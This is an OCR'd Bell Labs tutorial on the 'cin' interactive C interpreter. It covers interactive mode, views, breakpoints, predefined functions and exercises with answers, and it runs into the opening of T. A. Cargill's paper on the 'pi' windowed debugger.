When *cin* is started with the `-i` option, it is like working with a blank piece of paper — there is no program or data present. They must be supplied by the person using *cin*. The program, with its data, can be entered interactively or read into *cin* from a file. We will start by typing in a program and return shortly to the reading of files.

First a bit of terminology. In *cin* jargon, the program currently worked on is said to be ''kept in the current `view`''. Think of the `view` as a work space, if you like, or simply as the information that you are going to be using. The `view` is like a piece of paper, on which we will write things, then change some of them, and finally file the whole thing away for another day.

The user tells *cin* what to do to the `view` by typing C expressions and declarations. C expressions are executed immediately, while declarations are stored in the `view`. When an expression is executed, *cin* uses both local and global variables.

Now we're ready to solve our problem. The easiest way is to write a C expression that calls the `printf` library routine.

```
cin> printf("hello, world\n");
hello, world
cin>
```

Another way to solve our problem is to write a declaration for a `main` function and call it using a C expression.

```
cin> void main()
{
  printf("hello, world\n");
}
cin> main();
hello, world
cin>
```

We draw your attention to the `void main` declaration. When you're in *cin*'s interactive mode, you need to declare a return type for each function. This allows *cin*'s interactive mode to tell the difference between an expression calling `main` and a declaration of `main`. Don't panic! You don't have to change all your C programs. This is only true when typing directly to interactive mode. The normal default declaration, `int`, still applies when files are read in. We could have designed *cin* to work like the C interpreters referenced in the introduction, which require you to type a special character to enter and leave a command mode, but we felt that declaring a return type was more consistent with C syntax.

You also saw that *cin* prompts only for a C expression or a declaration. Thus, there are no prompts for the function body of `main`. This silence is preferred by experienced users, but sometimes disturbs beginners.

Finally finished with our problem, we'd like to return to our shell. Exit *cin* by typing

```
cin> cin_quit();
$
```

or by typing the end-of-file character (hold the CTRL key down and press `d`).

2. I Seemed To Have Confused It

If you didn't get a ''hello, world'', then *cin* is confused by the directions it got. Let's look at some possible problems that may have occurred and how to correct them.

One possibility is

```
$ cin -i
cin: not found
$
```

The C interpreter, *cin*, is not available on your system in the directories specified by your PATH shell variable. Please contact your system administrator. If your system has EXPTOOLS, the administrator can get *cin* from Alan Hastings. Otherwise, your administrator can ask for *cin* by sending mail to `research!frodo`, including his/her name, department number, telephone number, location, and room number.

Another possibility is

```
$ cin -i
cin> printff("hello, world\n");
interactive mode: 1: warning: 'printff' undefined
breakpoint in function 'cin_system'
 at line 1 of file 'interactive mode'
cin>
```

`printf` was misspelled. Whenever *cin* encounters an undefined function or variable, it recursively calls a breakpoint function, `cin_system`, which places you in *cin*'s interactive mode waiting for input. The simplest corrective action is to return and ignore the problem. We can do this by typing

```
cin> cin_return();
interactive mode: 2: warning:
 call of undefined function (returning 0L)
cin>
```

or by typing the end-of-file character. This acts as if you decided to define a function, `printff`, that returns a `long` zero. A future release of *cin* will allow you to modify the prompt to show the number of recursive calls to `cin_system`. Later we'll talk about additional corrective actions and other predefined `cin_` functions and variables.

Yet another possibility is

```
$ cin -i
cin> printf("hello, world\n")
```

Neither ''hello, world'', nor the *cin*> prompt appears. You probably forgot to type the last semicolon (`;`). Even experienced users forget the terminating semicolon (`;`) sometimes. If *cin* seems to be ignoring you,

```
$ cin -i
cin> printf("hello, world\n);
interactive mode: 1: newline in string
```

type an extra line with just a semicolon (`;`) on it, or in some rare cases

```
$ cin -i
cin> void main()
{
        printf("hello, world\n);
}
interactive mode: 3: newline in string
interactive mode: 4: syntax error
 in parameter list of function call
```

an extra line with just a semicolon (`;`) followed by an extra line with just a closing curly brace (`}`) on it. Isn't error recovery wonderful! The next release of *cin* will be more friendlier.

Throughout the rest of the tutorial, we will assume that our typing is perfect. We use the `samuel` [14] editor to remember C statements and declarations in a scratch pad, sending them to *cin* whenever we are happy with the syntax. However, you can also remember and send C statements and declarations with `sam`, `jim`, `emacs`, or `inedit`.

2.1 Exercise 1

Enter *cin* and use the formula *degree F* = (9/5) * *degree C* + 32 to create a conversion table from centigrade or Celsius temperatures to Fahrenheit for 20° C to 30° C. Do this exercise in two different ways:

1. Write a C expression that calls the `printf` library routine.
2. Declare a `main` function and run it in *cin*.

3. Writing A Small Program

Our next problem is to write a few routines to print algebraic expression trees. Let's start by declaring the template `node` for our tree.

```
cin> struct node {
  struct node *left;
  struct node *right;
  char *value;
  int type;
};
cin>
```

The `left` and `right` fields are pointers to other `nodes`. The `value` field holds a character string representing the operator, variable, or constant associated with the node. The `type` field shows the kind of operator, variable, or constant held in `value` field. The allowable types are:

```
cin> #define     ADD     1
#define SUB     2
#define MUL     3
#define DIV     4
#define EXPT    5
#define UMINUS  6
#define CONST   7
#define VAR     8
```

We'd like to pause and talk about prompts once again. You're probably puzzled why there was only one *cin*> for the above set of pre-processor statements. Well, in the 0.18 release *cin* prompts only for a C expression or a declaration, and C preprocessor statements are a little different. We think this is a botch and will change it in the next release, but until then it's a feature.†

Now that we have a data structure, let's write a

† Features are bugs that are not yet fixed.

`prt` routine to display the tree in the format normally used for an equation. This requires an in-order walk; in other words — go left as far as you can, print the node, then go right as far as you can.

```
cin> void
prt(n)
struct node *n;
{
  switch(n->type) {

  default:
    prt(n->left);
    printf("%s ", n->value);
    prt(n->right);
    break;

  case UMINUS:
    printf("%s ", n->value);
    prt(n->right);
    break;

  case CONST:
  case VAR:
    printf("%s ", n->value);
    break;

  }
}
cin>
```

A powerful feature of *cin* enables a routine to be tested as soon it is written. This way you can make sure it does what you want before incorporating it into a large program. *Cin* also takes care of allocating and deallocating data structures for testing.

Let's test the `prt` function. First we'll include the standard I/O header file so we can turn off output buffering.

```
cin> #include <stdio.h>
cin> setbuf(stdout, NULL);
cin> setbuf(stderr, NULL);
cin>
```

Next we let *cin* allocate storage space for a sample node, `a1`, and set it to hold a constant, `CONST`, with a value of `17`. Finally, we call `prt` and see it print `17`.

```
cin> struct node a1;
cin> a1.type = CONST;
cin> a1.value = "17";
cin> prt(&a1);
17 cin>
```

For constants, `left` and `right` are unused.

It's likely that we'll want to save our work for later use. A simple and easy way to do this is to save an image of our program and data definitions as an executable file. Let's do this by calling the predefined function `cin_dump` with the name of a file, `./saved`.

```
cin> cin_dump("./saved");
cin> cin_quit();
$
```

Any time afterwards we can invoke our saved executable and use the program and data definitions we have just entered.

```
$ ./saved
cin> prt(&a1);
17 cin>
```

This feature is useful for customizing our *cin* environment, but in the 0.18 release of *cin* there is no way to print out the definition of a given function. We plan to enhance *cin* to do this in the future, but for now we recommend using an editor to keep your functions in files.

Thus, we need to learn how to load source or object files into *cin*. We'll assume you've returned to your shell, placed the definition for `node` and its `#defines` in `node.h`, and placed `#include "node.h"` along with the definition for `prt` in `prt.c`.

Now let's go back to *cin* and load in the `prt` function.

```
$ cin -i
cin> cin_load("prt.c");
cin>
```

When *cin* loaded `prt.c`, it placed the structure definition for `node`, the `#defines`, and the definition for `prt` in a `view` called `prt.c`. A `view` is the internal representation of a C source file — `#defines`, static variables and functions, and global declarations. Outside *cin*, the functions and data of a C program are packaged in a file; inside *cin* they are contained in a `view`. Earlier, when we typed declarations directly into the interpreter, they were placed into a default `view` called ''interactive mode''. To use the declarations, we need to be in the `view` where they are stored. So if we are sure we defined something, but *cin* can't find it, we have probably gotten into the wrong `view`. We can see

what `views` are available by using the predefined function `cin_views`, and we can change our `view` by using `cin_view`.

```
cin> cin_views();
  prt.c
 * interactive mode
cin> cin_view("prt.c");
cin> cin_views();
 * prt.c
  interactive mode
cin>
```

We have just seen that `cin_views` marks our current `view` with an asterisk (`*`). Do not confuse the ''interactive mode'' session, which is entered by typing `cin -i`, with the default interactive mode `view`. In interactive mode, you may access any `view` and enter C expressions or declarations in the context of that `view`. The interactive mode `view` is simply the default `view`, used for storing C declarations not associated with an external file.

Let's use the declaration of `struct node` and the `#define` for `CONST` in the current or `prt.c` `view` to initialize a `struct node a1`.

```
cin> struct node a1;
cin> a1.type = CONST;
cin> a1.value = "17";
cin>
```

Although we said our typing would be prefect,† let's see what happens if we make the common mistake of passing a structure instead of a pointer to the structure.

```
cin> prt(a1);
prt.c: 7: null pointer access
breakpoint in function 'prt' at line 7 of file 'prt.c'
cin>
```

At this point we can escape to our shell and print a numbered listing of `prt.c`.

```
cin> system("pr -n -t prt.c");
 1        #include "node.h"
 2
 3        void
 4        prt(n)
 5        struct node *n;
 6        {
 7          switch(n->type) {
 8
 9          default:
10            prt(n->left);
11            printf("%s ", n->value);
12            prt(n->right);
13            break;
14
15          case UMINUS:
16            printf("%s ", n->value);
17            prt(n->right);
18            break;
19
20          case CONST:
21          case VAR:
22            printf("%s ", n->value);
23            break;
24
25          }
26        }
cin>
```

By a quick process of elimination, we realize that `n` must be our problem, because line 7 only has one pointer variable. When you are in a *cin* breakpoint function, *cin* computes the value of expressions in the current execution context — an expression is evaluated just as though it were placed in the program source at the current point of execution. Thus, we can check to see if `n` is zero by printing its value.

```
cin> printf("%d\n", n);
0
cin>
```

If we failed to notice our ''passing a structure instead of a pointer to the structure'' typo, we might think that `prt` got into trouble because it called itself. We can check this by using the predefined function `cin_where`.

```
cin> cin_where();
cin_system()   [prt.c:1]
prt(n = 0x0)   [prt.c:7]
cin_system()   [interactive mode:32]
cin>
```

This tells us that we are currently in *cin*'s breakpoint function, `cin_system`, looking at a call of `prt` that was made from interactive mode. Because there are not two calls to `prt`, we are assured it didn't recursively call itself.

As you can see from the reference to line number 32, the authors need to struggle further with what line numbers should mean in interactive mode. In particular, `cin_where` and `cin_break`,

† as you can see it's not

discussed later, don't seem to use sensible line numbers for functions defined in interactive mode.

Let's fix the problem with `n` by modifying its value to be `&a1` and allowing the program to continue.

```
cin> n = &a1;
cin> cin_return();
17 cin>
```

Most debuggers don't permit you to continue after a serious error. Whenever possible, *cin* allows you to recover from an error once you've taken corrective action. If we don't want to take corrective action, we can remove all calls of *cin*'s breakpoint function by calling `exit`.

```
cin> exit(0);
cin>
```

Sometimes there is no way to fix the problem and all we can do is `cin_quit`.

Now let's define a function that creates a node, placing the function in `create.c`. We can enter our favorite editor by

```
cin> system("${EDITOR-/bin/ed} foo.c");
?foo.c
```


and printing out our file

```
cin> system("pr -n -t create.c");
 1        #include <stdio.h>
 2        #include "node.h"
 3
 4        struct node *
 5        create(left, right, type, value)
 6        struct node *left, *right;
 7        char *value;
 8        {
 9          struct node *n;
10          struct node *memory();
11
12          if (n = memory(
13           sizeof(struct node))) {
14            n->left = left;
15            n->right = right;
16            n->type = type;
17            n->value = value;
18            return(n);
19          }
20
21          fprintf(stderr,
22            "No memory to create a node\n");
23          exit(1);
24        }
```

```
cin> cin_load("create.c");
create.c: 8: warning: function 'create'
has implicit return and 'return e;' (line 18)
cin>
```

The error message warns us that the function `create`, which is declared starting on line 8, ends without returning a value. This is fine, because the function `exit` would never let us get to the end of the routine.

Now let's change our `view` to the `create.c` declarations, make a few nodes, and print the expression tree for `2 * (17 - x)`. We can represent the expression tree graphically as



where the labels in parentheses are the variable names for the `struct node` pointers and the other symbols are the `values` for the `nodes`.

```
cin> cin_view("create.c");
cin> struct node *t1, *t2, *t3;
cin> t3 = create((struct node *)0,
(struct node *)0, VAR, "x");
create.c: 12: warning: 'memory' undefined
breakpoint in function 'create'
at line 12 of file 'create.c'
cin>
```

A common programming practice is to leave ''stubs'', or functions to be defined at a later date. *Cin* will stop when it encounters functions or variables that are not defined, permitting you to define them. Here *cin* has stopped because it can't find a definition for `memory`.

```
cin> struct node *
memory(n)
unsigned n;
{
  struct node *malloc();
  return malloc(n);
}
cin> cin_return();
cin> t2 = create((struct node *)0,
(struct node *)0, CONST, "17");
cin> t1 = create(t2, t3, ADD, "+");
```

```
cin> struct node *t4, *t5;
cin> t5 = create((struct node *)0,
(struct node *)0, CONST, "2");
cin> t4 = create(t5, t1, MUL, "*");
cin> prt(t4);
2 * 17 + x cin>
```

We'd like to emphasize that declarations can be mixed with C expressions in interactive mode.

3.1 Exercise 2

Use *cin* and your favorite editor to enhance the `prt` function by adding parentheses to the output that show the nesting levels; e.g., `prt(t4)` should output `( 2 * ( 17 + x ) )`.

4. Debugging With Breakpoints

We've already seen that any legal C expression can be used when *cin* enters the breakpoint function, but we haven't seen how to force *cin* to enter a breakpoint function. The easiest way is to use your editor and insert calls to the predefined function `cin_system` into your program.

```
1       hello()
2       {
3         int i;
4         i = 17;
5         printf("hello, %d", i);
6         cin_system();
7         printf("world %d times\n", i);
8       }
```

So if we were to load in `hello.c` and run it:

```
cin> $ cin -i
cin> cin_load("hello.c");
cin> hello();
breakpoint in function 'hello' at line 6 of file 'hello.c'
hello, 17cin> i = 3;
cin> cin_return();
world 3 times
cin>
```

We'd be able to change the value of `i`, or anything else, for that matter, to whatever we want. This is like placing `printf`'s in our code that allow us to print or modify anything.

We can obtain a less permanent breakpoint using the predefined function `cin_break`, and remove it using `cin_unbreak`. Let's return to the original `prt` routine contained in `prt.c`, assert a breakpoint on line 7, and run it with `t4`. Because we've already debugged `create` and `memory`, we can use the C compiler to create object files for them, continuing to debug `prt` in source form. By mixing object files with source files, we get the speed of compiled code for functions that are debugged, combined with the error checking of interpreted code for functions we are testing.

```
$ cc -O -c create.c memory.c
create.c:
memory.c:
$ cin -i prt.c create.o memory.o
cin> cin_view("prt.c");
cin> struct node *t1, *t2, *t3;
cin> struct node *create();
cin> #include <stdio.h>
cin> t3 = create((struct node *)0,
(struct node *)0, VAR, "x");
cin> t2 = create((struct node *)0,
(struct node *)0, CONST, "17");
cin> t1 = create(t2, t3, ADD, "+");
cin> struct node *t4, *t5;
cin> t5 = create((struct node *)0,
(struct node *)0, CONST, "2");
cin> t4 = create(t5, t1, MUL, "*");
cin>
```

`Cin_break` and `cin_unbreak` both require us to be in the `view` where the function is defined and restrict us to functions that are being interpreted. We plan to enhance *cin* to remove these restrictions in the future.

```
cin> cin_break("prt", 7);
breakpoint in function prt at line 7
cin> prt(t4);
breakpoint in function 'prt' at line 7 of file 'prt.c'
cin> cin_return();
breakpoint in function 'prt' at line 7 of file 'prt.c'
cin> cin_return();
breakpoint in function 'prt' at line 7 of file 'prt.c'
2 * cin> cin_where();
cin_system()  [prt.c:1]
prt(n = 0x9382C)  [prt.c:7]
prt(n = 0x93854)  [prt.c:12]
cin_system()  [stdio.h:50]
cin> cin_unbreak("prt", 7);
breakpoint removed from line 7 in prt
cin> cin_return();
17 + x cin> cin_quit();
$
```

We plan to enhance *cin* by adding another argument to `cin_break`. This argument will be a string that is executed when the breakpoint function is entered. This will let us set breakpoints that remove themselves, print interesting things, or even set other

breakpoints.

5. Program Equals Data

A common trick of interpreters, especially in the LISP world, is to use the same representation for data handled by a program and the program text itself.

As our last programming task in this tutorial, let's write a simple desk calculator. To accomplish this, we need to read a string from the user, wrap it in a `printf` C expression, and pass it to the predefined function `cin_eval`.

```
$ cin -i -lm
cin> #include <stdio.h>
cin> #include <math.h>
cin> char buf[1024], buf2[1024];
cin> while(gets(buf) != NULL) {
  sprintf(buf2,
   "printf(\"%%g\\n\",(double)(%s));",
   buf);
  cin_eval(buf2);
}
sqrt(2.0) * sqrt(2.0)
2
```

In writing the `printf` expression shown above, the trickiest part was ensuring that the argument would be appropriate to the `g` format. That's what the `(double)` accomplished. This example is also plagued with getting the right number of \s and `%s`.

5.1 Exercise 3

Enhance the desk calculator C expression to remember the last value as `t` and make it into a shell file that can be easily executed.

6. Bugs

You find 'em.
We squash 'em!

The interactive mode is new with the 0.18 release of *cin*. It's hard to anticipate all the errors you may encounter, and because of this we need your help to improve our tool. Thus, we welcome bug reports sent to research!frodo. Please include a short program along with the terminal input and output that creates the *cin* problem.

7. Summary Of Predefined Functions

Several pre-defined functions are provided for the user, where *name*, *string*, *file*, *line*, *func*, *func_mod*, and *func_ref* are declared as:

```
char *name, *string, *file;
int line;
long (*func)(), (*func_mod)(), (*func_ref)();
```

`void cin_bind(`*name*`, `*func*`)`
Set an alias of *name* for the function *func*.

`int cin_break(`*name*`, `*line*`)`
Set a breakpoint in function *name* at line number *line* in the current `view`. Returns 0 if breakpoint cannot be set.

`int cin_dump(`*name*`)`
Create an `a.out` and place it in the file *name*. Returns 0 if *name* cannot be created.

`int cin_eval(`*string*`)`
Execute the C statement *string* as if it were present in the program where the `cin_eval` is located. Returns 0 if *string* could not be parsed.

`int cin_load(`*file*`)`
Load *file* into a new `view`, using the standard file-naming conventions for *cc*(1). Returns 0 if *file* can not be loaded.

`void cin_return()`
Return from a breakpoint.

`int cin_spy(`*name*`, `*func_mod*`, `*func_ref*`)`
Call the function *func_mod* whenever the variable *name* is modified. Call the function *func_ref* whenever the variable *name* is referenced. Either *func_mod* or *func_ref* can be `(long (*)())0`. Returns 0 if there are no spies active.

`void cin_system()`
Enter ''interactive mode''.

`int cin_unbreak(`*name*`, `*line*`)`
Remove a breakpoint in function *name* at line number *line* in the current `view`. Returns 0 if the breakpoint was not set.

`int cin_view(`*name*`)`
Change the current `view` to *name*. Returns 0 if the `view` was not found.

`void cin_views()`
Print the available `views`. The current `view` is marked with an asterisk (`*`).

`void cin_whatis(`*name*`)`
Print the type of the variable *name*.

`void cin_where()`
Print the trace of subroutine calls.

`void cin_quit()`
Exit *cin*.

8. Summary Of Predefined Variables

Several predefined variables are provided for the user.

`extern char *cin_libpath`
A colon (`:`) -separated list of libraries to search for undefined routines (defaults to libraries specified on the command line and ‘‘`-lc`’’).

`extern char *cin_prompt`
The ‘‘interactive mode’’ prompt (default ‘‘`cin> `’’).

9. Answers

9.1 Answer 1

```
$ cin -i
cin> int i;
cin> for (i = 20; i <= 30; ++i)
 printf("%d %g\n",
  i, 9. / 5. * i + 32.);
20 68
21 69.8
22 71.6
23 73.4
24 75.2
25 77
26 78.8
27 80.6
28 82.4
29 84.2
30 86
cin> void main()
{
  int i;

  for (i = 20; i <= 30; ++i)
   printf("%d %g\n",
     i, 9. / 5. * i + 32.);
}
cin> main();
20 68
21 69.8
22 71.6
23 73.4
24 75.2
25 77
26 78.8
27 80.6
28 82.4
29 84.2
30 86
cin> cin_quit();
$
```

9.2 Answer 2

```
void
prt(n)
struct node *n;
{
  switch(n->type) {

  default:
    printf("( ");
    prt(n->left);
    printf("%s ", n->value);
    prt(n->right);
    printf(") ");
    break;

  case UMINUS:
    printf("%s ", n->value);
    prt(n->right);
    break;

  case CONST:
  case VAR:
    printf("%s ", n->value);
    break;

  }
}
```

9.3 Answer 3

```
(echo 'extern char *cin_prompt;
cin_prompt="";
#include <stdio.h>
#include <math.h>
char buf[1024], buf2[1024];
double t;
while(gets(buf) != NULL) {
  sprintf(buf2,
   "printf(\"%%g\\n\",t=(double)(%s));",
   buf);
    cin_eval(buf2);
}'; cat ) | cin -i
```

10. Acknowledgements

We thank Brian Kernighan for permission to draw inspiration and borrow phrases from his editor tutorial. We also thank Sumit Bandyopadhyay, Bill Carpenter, Paul De Bra, Alan Hastings, Jonathan Helfman, Andrew Hume, Leonard Kasday, Brian Kernighan, Tom Kirk, David Korn, Lisa Kowalski, Richard Maus, Lawrence Mayka, Doug McIlroy, Marcel Meth, Eric Muehrcke, Jishnu Mukerji, Rob Murray, Sharon Peeters, Mike Riley, Larry Satz, Judy Schmidt, Timothy Schroeder, Jonathan Shapiro,

Joe Steffen, Andy Tripp, Tom Walsh, William Wetzel, and Myron Wish for useful comments on previous versions of this paper.

11. References

1. Adams, E. and Muchnick, S.S. Dbxtool A Window-Based Symbolic Debugger for Sun Workstations. In *USENIX Summer Conference Proceedings*, USENIX Association, Portland, June, 1985, pp. 213-227.
2. Archer, J. Jr. and Conway, R. COPE: A Cooperative Programming Environment. TR 81-459, Cornell University, Department of Computer Science, June, 1981.
3. Brown, M.H. and Sedgewick, R. A System for Algorithm Animation. *Computer Graphics 18*, 3 (July, 1984), 177-186.
4. Cargill, T.A. The Feel of Pi. In *USENIX Winter Conference Proceedings*, USENIX Association, Denver, January, 1986, pp. 62-71.
5. Delisle, N.M., Menicosy, D.E., and Schwartz, M.D. Viewing a Programming Environment as a Single Tool. *Software Engineering Symposium on Practical Software Development Environments* (April 24, 1984), 49-56.
6. Feuer, A.R. si - An Interpreter for the C Language. In *USENIX Summer Conference Proceedings*, USENIX Association, Portland, June, 1985, pp. 47-55.
7. Goldberg, A.J. and Robson, D. *Smalltalk-80 The Language and its Implementation*. Addison-Wesley, Reading, MA, 1985.
8. Horgan, J.R. and Moore, D.J. Techniques for Improving Language-Based Editors. *ACM SIGPLAN Notices 19*, 5 (May, 1984).
9. Kaufer, S., Lopez, R., and Pratap, S. Saber-C: An Interpreter-based Programming Environment for the C Language. In *USENIX Summer Conference Proceedings*, USENIX Association, San Francisco, CA, 1988, pp. 161-171.
10. Kennedy, T.S., Pezzutti, D.A., and Wang, T.L. System 75: Project Development Environment. *AT&T Technical Journal 64*, 1 (January, 1985), 269-285.
11. Kernighan, B.W. and Pike, R. *The UNIX Programming Environment*. Prentice-Hall, 1984.
12. Kernighan, B.W. and Ritchie, D.M. *The C Programming Language*. Prentice Hall, Englewood Cliffs, NJ, 1988. 2nd Edition.
13. Ostby, E.F. A C interpreter. Unpublished.
14. Puttress, J.J. The C Browser. AT&T Bell Laboratories internal memorandum, October 17, 1986.
15. Reiss, S.P. Graphical Program Development with PECAN Program Development Systems. *ACM SIGPLAN Notice 19*, 5 (May, 1984), 30-41.
16. Sandewall, E. Programming in an Interactive Environment: The "LISP" Experience. *Computing Surveys 10*, 1 (March, 1978), 35-71.
17. Steffen, J.L. Interactive Examination of a C Program with Cscope. In *USENIX Winter Conference Proceedings*, USENIX Association, Dallas, January, 1985, pp. 170-175.
18. Teitelbaum, T. and Reps, T. The Cornell Program Synthesizer: A Syntax-Directed Programming Environment. *CACM 24*, 9 (1981), 563-573.
19. Teitelman, W. and Masinter, L. The INTERLISP programming environment. *Computer 14*, 4 (April, 1981), 25-33.
20. Tesler, L. The Smalltalk Environment. *BYTE* (August, 1981), 90-147.

The Feel of Pi

T. A. Cargill

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

Pi is an interactive debugger for C and C++ on Eighth Edition UNIX® systems. Its user interface uses multiple windows on a DMD 5620 terminal. *Pi* does not feel like a debugger with a sequential command language, nor does it feel like a debugger where commands from a bitmap display are translated into a sequential command language. In contrast, *pi*'s multiple windows display multiple active views of its multiple subject processes, allowing the programmer to browse through a network of information. The programmer interactively explores a set of executing processes, probing for insight with a tool that really helps.

Each window displays a specific view of a subject process in parallel with the other windows. The contents of pop-up menus are determined by context; the current window and the line of text selected within it.

Pi is written in C++ and uses Eighth Edition's `/proc` to access arbitrary live subject processes.

Introduction

Pi (Process Inspector) is an experiment in debugging with an interactive, bitmap graphics user interface. The debugging technology is conventional: breakpoints are planted in the subject process so that the states the process moves through may be examined. But the user interface is unconventional.

In a conventional debugger, the programmer inputs a sequence of commands that are interpreted by the debugger. The debugger responds with information about the subject process. Several problems arise. First, the debugger can usually accept only the subset of its commands applicable to the debugger's current state. For example, breakpoints can only be set in the current source file, or expressions can only be evaluated in the current activation record. Second, the debugger's output is passive and cannot be used to obtain further information about, or other views of, the process. For example, if a value is displayed by some command in an inappropriate format, the programmer must re-issue the command, specifying another format, or take the value and manipulate it elsewhere. The effect is that any non-trivial debugging is accomplished by combining the debugger with some of our oldest tools − pencil and paper. Third, a debugging command language must necessarily be very large, if it is to be useful. Generally, keyboard languages are complicated, and often cryptic.

The goal in writing *pi* was to create a full-function interactive debugger with a good user interface: menu-driven, reactive, usable without a scratch pad or reference manual.

Interface Model

Pi's user interface assigns each view of a subject process to a separate window. Each window has its own menu of operations, appropriate to the view presented. Within each window are lines of text providing details of the window's view. Each line has its own menu of operations, appropriate to the information presented. Interaction is driven by the programmer selecting operations from these menus. In response to each operation, the debugger adds or removes windows, or lines, or their menus. A window or line may also choose to accept a line of input from the keyboard.

On the DMD 5620, a layer is subdivided into a set of scrolling, overlapping windows. The mechanics of the user interface are derived from *jim*, a text editor by Pike [3], [1]. There is a current window (with a heavy border), and within it a current line (video-inverted). Each button on the three-button mouse serves a specific


role. Button number 1 is for pointing. If the cursor is outside the current window, button 1 selects a new current window. If the cursor is inside and over a line of text, that line becomes current. If inside and in the scroll zone, the window scrolls to center the proportional scroll bar over the cursor. Buttons 2 and 3 raise the pop-up menus for the current line and window, respectively. Menus also scroll and may have pop-up sub-menus, making large menus relatively easy to use.

An Example


I will demonstrate *pi* by examining the copy of *jim* that I am using to write this paper. *Jim* is two processes, one in the host computer and one in the terminal. I will work with its host process. I create a new layer on my 5620's screen and simply invoke *pi*:

```
pi
```


After about 20K bytes of user interface code has downloaded into the 5620, *pi*'s cursor icon requests me to sweep a rectangle for a new window – the ''Pi'' window, the master window through which *pi* may be bound dynamically to processes and core dumps. I now have one (almost empty) window in *pi*'s layer:




Selecting '`/bin/ps`' from this window's menu runs the *ps* command and lists the output in the window, one process per line:



It shows me with a light load – I am only editing. To examine *jim*, I point to process 10918 in this list and select '`open process`' from its menu. I am now requested to sweep a ''Process'' window. The Process window has overall control of the process and can create windows with more detailed views. The process window shows the state of the process, and a callstack if the process is stopped. The state of process 10918 is:




This is the usual state for *jim*'s host process – it is blocked reading from the terminal. *Pi* polls the state of the process every second and updates the Process window asynchronously with respect to the user and the subject process. After some more editing the consumed processor time has increased.. I raise the Process window's menu:




'`stop`' stops the process asynchronously. '`run`' restarts it. '`src text`' creates windows for viewing source text. '`Globals`' creates a window for evaluating expressions in global scope. '`RawMemory`' creates a ''memory editor,'' in which uninterpreted memory cells may be viewed and modified. '`Assembler`' creates a window that disassembles memory and provides instruction level operations. '`Signals`' creates a window that monitors signals to the process. '`kill?`' kills the process; the question mark calls for a confirming button hit. '`Journal`' creates a window that records significant events in the process – a trace.


First, I choose to look at some source text. If there were a single source file, '`src text`' would create a ''Source Text'' window for it. *Jim* has several source files; so *pi* asks me to sweep a ''Source Files'' window that lists them:




I point to `pattern.c` and choose '`open source file`' from its menu. I sweep a Source Text window. It fills with the first few lines of `pattern.c`. I raise its menu:



